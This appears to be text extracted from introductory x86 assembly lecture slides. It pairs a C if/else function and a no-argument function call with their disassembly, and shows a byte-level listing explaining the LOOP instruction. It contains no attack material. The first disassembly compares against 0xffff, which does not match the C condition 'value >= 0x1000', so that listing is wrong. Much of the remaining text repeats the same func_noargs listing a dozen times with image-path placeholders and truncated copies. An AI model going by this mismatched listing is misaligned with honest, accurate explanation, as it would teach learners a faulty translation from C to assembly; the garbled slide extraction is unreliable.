int func() {  
    int value = 0x1234;  
    if (value >= 0x1000) {  
        value = 0x1000;  
    } else {  
        value = 0;  
    }  
    return value;  
}  
  
int main (int argc, char** argv) {  
    func();  
    return 0;  
}
```

Address	Mnemonic	Operands
80483e1:	mov	DWORD PTR [ebp-0x4], 0x1234
80483e8:	cmp	DWORD PTR [ebp-0x4], 0xffff
80483ef:	jle	80483fa
80483f1:	mov	DWORD PTR [ebp-0x4], 0x1000
80483f8:	jmp	8048401
80483fa:	mov	DWORD PTR [ebp-0x4], 0x0
8048401:	...	

Assignment

Control Flow - LOOP Instruction

0x00400001	b8 01 00 00 00	mov eax, 0x1	; initialize eax with 1
0x00400006	b9 03 00 00 00	mov ecx, 0x3	; ecx is the count register
0x0040000b	40	inc eax	
0x0040000c	e2 fd	loop 0x40000b	; dec ecx, repeat until ecx == 0
0x0040000e	90	nop	



Each time the LOOP instruction is executed, the count register (RCX/ECX/CX) is decremented, then checked for 0. If the count is 0, the loop is terminated and program execution continues with the instruction following the LOOP instruction. If the count is not zero, a near jump is performed to the destination (target) operand, which is presumably the instruction at the beginning of the loop.

Function Call (func_noargs.c)

```
1. void func() {  
2.     int lvar0 = 0;  
3. }  
  
4. int main (int argc, char** argv) {  
5.     func();  
6.     return 0;  
7. }
```


- Minimal function call example in C
- Function func sets a local variable lvar0 to the value 0
- No return value
- No arguments

Function Call (func_noargs.c)

```
1. void func() {  
2.     int lvar0 = 0;  
3. }  
  
4. int main (int argc, char** argv) {  
5.     func();  
6.     return 0;  
7. }
```

<code>_func:</code>	push	ebp
	mov	ebp, esp
	sub	esp, 10h
	mov	[ebp-4], 0
	nop	
	leave	
	ret	
<code>_main:</code>	push	ebp
	mov	ebp, esp
	and	esp, 0FFFFFFF0h
	call	_func
	mov	eax, 0
	leave	
	ret	


Function Call (func_noargs.c)



```
_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
        ...
        and    esp, 0FFFFFFF0h
        call   _func
        mov    eax, 0
        ...
        ...
```


Function Call (func_noargs.c)



```
_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
         ...
         and    esp, 0FFFFFFF0h
         call   _func
         mov    eax, 0
         ...
         ...
```


Function Call (func_noargs.c)



```
_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...
```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```

Function Call (func_noargs.c)




```

func:    push    ebp
         mov     ebp, esp
         sub     esp, 10h
         mov     [ebp-4], 0
         nop
         leave
         retn

_main:
...
...
and    esp, 0FFFFFFF0h
call   _func
mov    eax, 0
...
...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...


```

Function Call (func_noargs.c)



<code>_func:</code>	<code>push</code>	<code>ebp</code>
	<code>mov</code>	<code>ebp, esp</code>
	<code>sub</code>	<code>esp, 10h</code>
	<code>mov</code>	<code>[ebp-4], 0</code>
	<code>nop</code>	
	<code>leave</code>	
	<code>ret</code>	
<code>_main:</code>	...	
	...	
	<code>and</code>	<code>esp, 0FFFFFFF0h</code>
	<code>call</code>	<code>_func</code>
	<code>mov</code>	<code>eax, 0</code>
	...	
	...	

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
          ...
          ...

```

Function Call (func_noargs.c)




```

_func:    push    ebp
          mov     ebp, esp
          sub     esp, 10h
          mov     [ebp-4], 0
          nop
          leave
          retn

_main:   ...
          ...
          and    esp, 0FFFFFFF0h
          call   _func
          mov    eax, 0
